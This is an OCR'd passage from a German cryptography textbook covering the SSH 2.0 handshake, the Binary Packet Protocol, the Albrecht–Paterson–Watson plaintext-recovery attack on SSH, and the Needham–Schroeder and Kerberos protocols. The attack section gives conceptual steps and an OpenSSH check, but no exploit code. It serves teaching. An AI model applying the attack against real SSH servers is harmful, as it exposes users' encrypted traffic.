


Abb. 13.3 SSH-1-Handshake, Authentifizierung des Client mittels Public-Key-Entschlüsselung. „Housekeeping"-Funktionen wie Entschlüsselung und Vergleich von Werten wurden aus Platzgründen weggelassen. Die Namensgebung für die ausgetauschten Nachrichten richtet sich nach dem Standard; lediglich die immer ähnlichen Präfixe `SSH_XMSG` wurden weggelassen

13.3 SSH 2.0

Die kryptographisch interessanten Teile der SSH-2.0-Spezifikation sind die RFCs 4252 und 4253 [YL06a, YL06d]. Wir stellen deren Inhalte aber anders gegliedert dar: Wir beschreiben die Datenverschlüsselung selbst, die in Chapter 6 von RFC 4253 spezifiziert

ist, in Abschn. 13.3.2 und ziehen die Protokolle aus den RFCs 4253 und 4252 zusammen (Abschn. 13.3.1).

13.3.1 Handshake

Das Handshake-Protokoll von SSH 2.0 (Abb. 13.4) besteht aus zwei Teilen:

1. der Aushandlung der kryptographischen Algorithmen und Schlüssel, kombiniert mit der Authentifizierung des Servers [YL06d], und
2. der Authentifizierung des Client [YL06a].

Teil 1 des Handshakes wird unverschlüsselt durchgeführt, Teil 2 ist bereits mittels BPP gesichert.




Abb. 13.4 SSH-Handshake, Authentifizierung des Client mittels digitaler Signatur

1. Zuerst senden beide Seiten eine gleich strukturierte `SSH_MSG_KEXINIT`-Nachricht. Diese enthält jeweils eine 16 Byte lange Zufallszahl (n_C bzw. n_S) und nach Präferenz geordnete Listen von Schlüsselaustausch-, Verschlüsselungs-, MAC- und Kompressionsalgorithmen. Aus diesen Listen wird dann mittels eines deterministischen Verfahrens jeweils genau ein Algorithmus ausgewählt.
2. Nun folgt der Diffie-Hellman-Schlüsselaustausch, der von allen SSH-2.0-Implementierungen verpflichtend unterstützt werden muss. Der Client sendet in `KEXDH_INIT` nur einen Diffie-Hellman-Share g^x, während der Server sich in `KEXDH_REPLY` zusätzlich zum übertragenen g^y noch über seinen öffentlichen Schlüssel pk_S und eine digitale Signatur über alle wichtigen, bis zu diesem Zeitpunkt ausgetauschten Nachrichten authentifiziert. In diese Signatur fließen insbesondere die beiden Zufallszahlen, die Algorithmenlisten, die beiden Diffie-Hellman-Shares und der öffentliche Schlüssel selbst ein.
3. Damit ist der Schlüsselaustausch abgeschlossen, und es kann aus dem Diffie-Hellman-Wert und weiteren Daten das Schlüsselmaterial abgeleitet werden. Alle nachfolgenden Nachrichten sind somit durch das Binary Packet Protocol geschützt.
4. Der Client fragt nun in einer ersten `AUTHREQUEST`-Nachricht an, mit welcher Authentifizierungsmethode (digitale Signatur, Passwort oder ohne Authentifizierung) er sich beim Server ausweisen darf. In unserem Beispiel in Abb. 13.4 stimmt der Server mit einer `AUTHOK`-Nachricht der Verwendung einer digitalen Signatur zu, indem er den öffentlichen Schlüssel des Client zurücksendet.
5. Nun sendet der Client eine zweite `AUTHREQUEST`-Nachricht, die diesmal neben dem Schlüssel auch eine digitale Signatur des Client enthält. Dabei werden die gleichen Werte signiert wie in der Serversignatur, plus weitere Angaben wie der Name des Client und sein Public Key. Konnte der Server die Signatur erfolgreich verifizieren, so schließt er das Handshake-Protokoll durch Senden einer `AUTHSUCCESS`-Nachricht ab.

Die Sicherheit des SSH-Handshake-Protokolls beruht auf der Sicherheit des Diffie-Hellman-Schlüsselaustauschs, auf digitalen Signaturen und auf einer speziellen Pseudozufallsfunktion, mit der sowohl das Schlüsselmaterial als auch die wichtigste Eingabe zur Berechnung der digitalen Signaturen erzeugt werden. Sind diese Grundbausteine sicher, so ist auch der gesamte Handshake sicher. Dies wurde in [BDK+14] untersucht; dort ist der Handshake auch in allen Details erläutert.

13.3.2 Binary Packet Protocol

Das *Binary Packet Protocol* (BPP) ist ein Encrypt-and-MAC-Verschlüsselungsverfahren, bei dem ein Message Authentication Code über den Klartext und die Sequenznummer gebildet und an den Chiffretext angefügt wird (Abb. 13.5).

Der Klartext besteht aus den eigentlichen Daten, einem mindestens 4 Byte langen Padding, um auf ein Vielfaches der Blocklänge der eingesetzten Blockchiffre zu kommen, und




Abb. 13.5 Binary Packet Protocol

zwei Längenangaben: Die erste beschreibt die Gesamtlänge des Klartextes (einschließlich Padding) und die zweite die Länge des Padding selbst.

Empfängt eine SSH-Instanz (Client oder Server) ein mit BPP verschlüsseltes Datenpaket, so muss sie zuerst den ersten Block des Chiffretextes entschlüsseln, um festzustellen, ob bereits das gesamte Paket empfangen wurde. SSH-Instanzen müssen in der Lage sein, Pakete bis zu einer Gesamtlänge von 35.000 Byte zu verarbeiten. Erst wenn diese Gesamtlänge feststeht, kann die Instanz die Position des MAC bestimmen.

13.4 Angriffe auf SSH

13.4.1 Angriff von Albrecht, Paterson und Watson

Die Tatsache, dass die ersten 4 Byte des Klartextes des BPP immer als Längenangabe interpretiert werden, wurde in [APW09] von dem Team um Kenny Paterson ausgenutzt, um im Schnitt 13 Bit des Klartextes zu ermitteln. Die Grundidee des Angriffs ist die folgende (Abb. 13.6):




Abb. 13.6 Angriff auf das Binary Packet Protocol

1. Der Angreifer wählt den Chiffretextblock c^* aus einem realen BPP-Paket, den er entschlüsseln möchte, und sendet ihn als ersten Block eines fiktiven BPP-Datenpakets an die SSH-Instanz. Wird für den Modus der Blockchiffre ein IV benötigt, so kopiert er auch den davor stehenden Block mit.
2. Die SSH-Instanz entschlüsselt den ersten Block und interpretiert die ersten 4 Byte des Klartextes als Längeangabe. Dann wartet sie auf weitere Chiffretextblöcke, bis diese Länge erreicht ist.
3. Der Angreifer sendet nun ständig weitere fiktive Chiffretextblöcke, die zufällig gewählt sein können.
4. Ist die von der SSH-Instanz angenommene Gesamtlänge des BPP-Pakets erreicht, so versucht diese, den MAC zu verifizieren. Dies muss fehlschlagen, und die SSH-Instanz sendet eine entsprechende Fehlermeldung.
5. Aus der Anzahl der Chiffretextblöcke, die der Angreifer senden konnte, bevor die MAC-Überprüfung durchgeführt wurde, kann dieser nun auf den Inhalt der ersten 4 Byte schließssen.

Einschränkungen Mit diesem Angriff könnten theoretisch 4 Byte, also 32 Bit, des Klartextes ermittelt werden. Dass es tatsächlich im Schnitt nur 13 Bit sind, liegt an diversen zusätzlichen Überprüfungen.

Wenn ein SSH-Paket beim Empfänger eintrifft, wird zunächst geprüft, ob die Länge dieses Pakets korrekt ist. Hierfür wird der Wert des Längenfeldes betrachtet. In OpenSSH muss die Länge eines Pakets zwischen (einschließlich) 5 und 2^{18} liegen. Steht im Längenfeld ein Wert, der nicht in diesem Intervall liegt, so wird eine Fehlermeldung, im Folgenden *Fehlermeldung1*, gesendet, und die Verbindung wird beendet. Abb. 13.7 zeigt den Teil des Codes von OpenSSH, der dies veranlasst.

Wurde die „Längenprüfung“ erfolgreich bestanden, so wird geprüft, ob die Paketlänge bzw. die Menge an Bytes, die im Zuge dieses Pakets noch erwartet werden, ein Vielfaches der Blocklänge der Blockchiffre ist. Ist dies nicht der Fall, so wird *keine* Fehlermeldung ausgegeben. Die Verbindung wird jedoch auf TCP-Ebene beendet.

Anschließend wird die Integritätsprüfung durchgeführt. Schlägt diese fehl, so wird eine Fehlermeldung, im Folgenden *Fehlermeldung2* genannt, ausgegeben. Dabei ist `need = 4 + packet_length - block_size` die Anzahl an Bytes, die in diesem Paket noch

```
if (packet_length < 1 + 4 || packet_length > 256 * 1024) {
   buffer_dump(&incoming_packet);
   packet_disconnect(„Bad packet length % d.\,
   packet_length); }
```

Abb. 13.7 OpenSSH-Quelltext zu *Fehlermeldung1*

erwartet werden, `buffer_len(&input)` die Anzahl an Bytes, die für dieses Paket schon empfangen wurden, und `maclen` gibt die Länge des MAC-Feldes in Bytes an. Solange die Ungleichung erfüllt ist, wird keine Nachricht gesendet (SSH_MSG_NONE). Erst wenn die Ungleichung nicht mehr erfüllt ist, wird der MAC berechnet und evtl. *Fehlermeldung2* ausgegeben.

Der Angreifer lernt nur dann etwas über den Klartext, wenn *Fehlermeldung2* ausgegeben wird – und in diesem Fall lernt er die vollen 4 Byte. Da dies jedoch nicht immer der Fall ist, lernt er *im Durchschnitt* nur 13 Bit bei jedem Angriffsversuch.

Kerberos

14

Inhaltsverzeichnis

Das Management von kryptographischen Schlüsseln für eine große Anzahl von Nutzern stellte vor Erfindung der Public-Key-Kryptographie ein enormes Problem dar – Schlüssel mussten unter strengster Geheimhaltung zwischen Sender und Empfänger auf einem physikalischen Medium (Papier, Lochstreifen, Magnetband) ausgetauscht werden. Heute genutzte Schlüsselmanagementkonzepte wie Public-Key-Infrastrukturen (PKI), Web-of-Trust oder identitätsbasierte Verschlüsselung (Identity Based Encryption; [BF03]) sind nur mit Public-Key-Techniken realisierbar.

Das Problem des skalierbaren Schlüsselmanagements wurde auch mit rein symmetrischer Kryptographie gelöst – das Kerberos-Protokoll ist heute die am weitesten verbreitete, jedoch relativ unbekannte Implementierung dieser Ideen.

14.1 Symmetrisches Schlüsselmanagement

Damit n Teilnehmer mittels symmetrischer Kryptographie vertraulich und/oder authentisch kommunizieren können, sind $\frac{n(n-1)}{2}$ Schlüssel erforderlich – für jedes Paar von Teilnehmern genau ein Schlüssel. Dieser Ansatz ist in Abb. 14.1(a) für $n = 6$ dargestellt. Für große n ist es praktisch unmöglich, derart viele Schlüssel sicher zu verwalten. Diese Art von Schlüsselmanagement wurde überwiegend beim Militär und in der Diplomatie eingesetzt,

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_14




Abb. 14.1 Symmetrisches Schlüsselmanagement ohne und mit Trusted Third Party (TTP)

wo es vertrauliche Kanäle gibt (geheime Codebücher, Diplomatengepäck), über die solche Schlüssel ausgetauscht werden konnten.

Als Ende der 1970er Jahre die ersten größeren Computernetze aufgebaut wurden begann man, über neue Konzepte nachzudenken, die eine *Trusted Third Party* (TTP) mit einschlossen. Im Bereich der Public Key-Kryptographie sind die *Certification Authorities* (CA), die X.509-Zertifikate ausstellen, Trusted Third Parties. Im Bereich der symmetrischen Kryptographie wurden TTPs über komplexe kryptographische Protokolle eingebunden. Voraussetzung für das Funktionieren dieses Schlüsselmanagements war, dass jeder Teilnehmer einen gemeinsamen, geheimen Schlüssel mit der TTP besitzt (Abb. 14.1(b)).

Ziel dieser Protokolle ist es, einen Sitzungsschlüssel k_{CSB} vertraulich und authentisch für zwei Parteien C und S zu vereinbaren, die kein gemeinsames Geheimnis besitzen. C und S können diesen Schlüssel anschließend verwenden, um vertraulich zu kommunizieren und/oder sich gegenseitig zu authentifizieren. Die vorgeschlagenen Protokolle unterscheiden sich in der Reihenfolge, in der die drei Parteien aktiv werden (Abb. 14.2).

Das am wenigsten erfolgreiche Kommunikationsmuster war das des *Wide-Mouthed-Frog*-Protokolls (Abb. 14.2(c), [BAN90]) – Partei C kontaktiert die TTP, die danach eine




Abb. 14.2 Kommunikationsmuster mit der TTP

Verbindung zu Partei S aufbaut. Dies mag daran liegen, dass die TTP hier einmal als Server/Responder und einmal als Client/Initiator agieren muss. Mögliche Angriffe auf dieses Protokoll wurden in [AN95] und [Low97] beschrieben und ein formales Sicherheitsmodell in [BR95b].

Im Otway-Rees-Protokoll (Abb. 14.2(b), [OR87]) kommuniziert C über S mit der TTP. Dieses Kommunikationsmuster wird heute in EAP-Protokollen (Abschn. 5.7, Abschn. 6.5) eingesetzt. Seine Sicherheit wurde mit symbolischer Analyse in der Nachfolge der BAN-Logik [BAN90] wiederholt untersucht [Bac04, Bac06]. Diese Sicherheitsanalysen sind aber nicht auf EAP-Protokolle übertragbar, da hier Unterprotokolle wie TLS in die Analyse mit einbezogen werden müssen [BJS16].

Kerberos ist eine Weiterentwicklung des Needham-Schroeder-Protokolls [NS78]. Hier vermittelt C Nachrichten zwischen TTP und S (Abb. 14.2(a)). Dieser wichtige Vorläufer von Kerberos wird im nächsten Abschnitt dargestellt.

14.2 Das Needham-Schroeder-Protokoll

Im Jahr 1978 veröffentlichten Roger Needham und D. Schroeder ein Protokoll [NS78], das nach ihnen benannt wurde. Es wurde vielfach hinsichtlich seiner Sicherheit analysiert [BAN90, Low95, BP03, War05, WGC12]. Es soll hier kurz vorgestellt werden, da es in seiner Einfachheit die Grundideen hinter Kerberos sichtbar macht.

In Abb. 14.3 ist der Ablauf des Needham-Schroeder-Protokolls dargestellt. Die Teilnehmer C und S besitzen jeweils einen gemeinsamen Schlüssel k_C bzw. k_S mit der TTP. Partei C möchte geschützt mit Partei S kommunizieren und fordert daher einen Schlüssel bei der TTP durch Angabe der beiden Kommunikationspartner unter Hinzufügung einer Nonce n_C an.




Abb. 14.3 Needham-Schroeder-Protokoll

Die TTP wählt einen Schlüssel k_{CS} und verschlüsselt diesen zweimal, zusammen mit der Identität des jeweils anderen Kommunikationspartners: in c_2 für S mit dem Schlüssel k_S und in c_1 für C mit dem Schlüssel k_C. In c_1 sind zusätzlich noch die von C gewählte Nonce und der Chiffretext c_2 enthalten. Die TTP sendet den Chiffretext c_1 and C.

C entschlüsselt c_1, überprüft, ob die darin enthaltene Nonce gleich n_C ist, und sendet im Erfolgsfall c_2 an S. Außerdem speichert C den Schlüssel k_{CS} als Schlüssel für die Kommunikation mit S. Anschließend entschlüsselt S den Chiffretext c_2 und ist danach ebenfalls im Besitz des Schlüssels k_{CS}.

Es gibt aber noch einen Unterschied zwischen C und S: Für C ist der Schlüssel *aktuell,* d. h., C weiß, dass der Schlüssel k_{CS} während der Durchführung des Protokolls von der TTP gewählt wurde, da in c_1 die gewählte Nonce n_C enthalten ist – die Kommunikation zwischen C und der TTP enthält, wenn die Verschlüsselung Enc als Authenticated Encryption (AE) realisiert wird, ein Challenge-and-Response-Protokoll, da in diesem Fall über die Nonce oder die verschlüsselte Nonce auch ein MAC gebildet wird. Für S ist das nicht der Fall. c_2 enthält lediglich einen Schlüssel und die Identität eines Kommunikationspartners, aber keinen Hinweis darauf, wann der Schlüssel erzeugt wurde.

Um den Schlüssel k_{CS} als aktuell zu verifizieren, kann S daher optional ein AE-basiertes Challenge-and-Response-Verfahren durchführen, indem S eine zufällig gewählte Nonce n_S mit k_{CS} verschlüsselt und an C sendet. C erzeugt die Response, indem er die Nonce als ganze Zahl interpretiert, diese Zahl um 1 dekrementiert und den so erhaltenen Wert verschlüsselt mit k_{CS} and S zurücksendet.

14.3 Kerberos-Protokoll

Kerberos wurde am Massachusetts Institute of Technology (MIT) zum praktischen Einsatz in Computernetzen entwickelt [SNS88] und wird von Microsoft zur Authentifizierung von Windows-Rechnern verwendet. Kerberos ist ein 3-Parteien-Protokoll, das aber optional um eine vierte Partei erweitert werden kann. Frühe Versionen von Kerberos wurden nur intern am MIT eingesetzt, Version 4 wurde dann 1988 in [SNS88] veröffentlicht. Die heute eingesetzte Version 5 wurde 1993 in RFC 1510 [KN93] spezifiziert, in RFC 4120 [NYHR05] aktualisiert und in [Koh90, NT94] der akademischen Community präsentiert.

3-Parteien-Kerberos In Abb. 14.4 ist der Ablauf der 3-Parteien-Version von Kerberos V5 dargestellt. Im Wesentlichen folgt dieser Ablauf dem Needham-Schroeder-Protokoll, wir gehen daher nur auf die Unterschiede ein. Die Trusted Third Party wird in Kerberos als *Kerberos Authentication Server* (KAS) bezeichnet. Der KAS antwortet auf die Anfrage des Client mit zwei Chiffretexten c_1 und c_2, die nicht mehr wie im Needham-Schroeder-Protokoll oder in Kerberos V4 ineinander verschachtelt sind.

Client C entschlüsselt Chiffretext c_1 und bricht das Protokoll ab, falls die Entschlüsselung fehlschlägt oder die darin enthaltene Nonce oder der Kommunikationspartner nicht seiner




Abb. 14.4 Kerberos-Protokoll für 3 Parteien, Version 5 ($3Kerberos$). Die gewählte Notation soll die Ähnlichkeit zu Needham-Schroeder hervorheben

Anfrage entspricht. Den in c_1 enthaltenen Zeitstempel t_{KAS} kann C ignorieren, da er die Nonce n_C überprüfen kann. Im Erfolgsfall leitet C den Chiffretext c_2 an den Server S weiter und fügt noch ein weiteres Kryptogramm c_3 hinzu. In c_3 ist ein vom Client gewählter Zeitstempel t_C enthalten, und die Identität von C wird noch einmal wiederholt. Das Ganze wird mit dem Schlüssel k_{CS} verschlüsselt, den C aus c_1 kennt.

Server S entschlüsselt zunächst c_2 und überprüft, ob der Zeitstempel t_{KAS} aktuell genug ist. Im Erfolgsfall verwendet er den in c_2 enthaltenen Schlüssel k_{CS}, um c_3 zu entschlüsseln. Er vergleicht die in beiden Chiffretexten enthaltenen Identitäten und bricht ab, wenn diese nicht übereinstimmen. Außerdem überprüft er den Zeitstempel t_C auf Aktualität. Im Erfolgsfall speichert er (C, k_{CS}) und sendet den Zeitstempel des Client, verschlüsselt in c_4, an den Client zurück.

Nachdem C das Kryptogramm c_4 entschlüsselt und den Zeitstempel t_C verifiziert hat kann auch C sicher sein, dass S den gemeinsamen Schlüssel k_{CS} kennt, und speichert (S, k_{CS}) ab.

4-Parteien-Kerberos In der 4-Parteien-Version von Kerberos kommt ein *Ticket Granting Server* (TGS) hinzu. In Abb. 14.5 ist der komplette Ablauf des 4-Parteien-Protokolls dargestellt, der für ein Client-Server-Szenario optimiert ist. Das initiale Setup ist komplexer, was in Abb. 14.5 durch eine neue Notation verdeutlicht werden soll. Alle Clients C teilen sich jeweils einen langlebigen symmetrischen Schlüssel $K_{C,KAS}$ mit der Kerberos




Abb. 14.5 Kerberos-Protokoll für 4 Parteien, Version 5. Die gewählte Notation ist an den Sprachgebrauch des Kerberos-Standards angepasst

Authentication Server KAS, und analog dazu teilen sich alle Server S einen langlebigen Schlüssel $K_{TGS,S}$ mit dem TGS. Die beiden zentralen Kerberos-Server sichern ihre Kommunikation mit dem Schlüssel $K_{KAS,TGS}$ ab. Dieses Key-Setup ist in Abb. 14.6 schematisch dargestellt.

Abb. 14.6 Setup der langlebigen Schlüssel für 4-Parteien-Kerberos

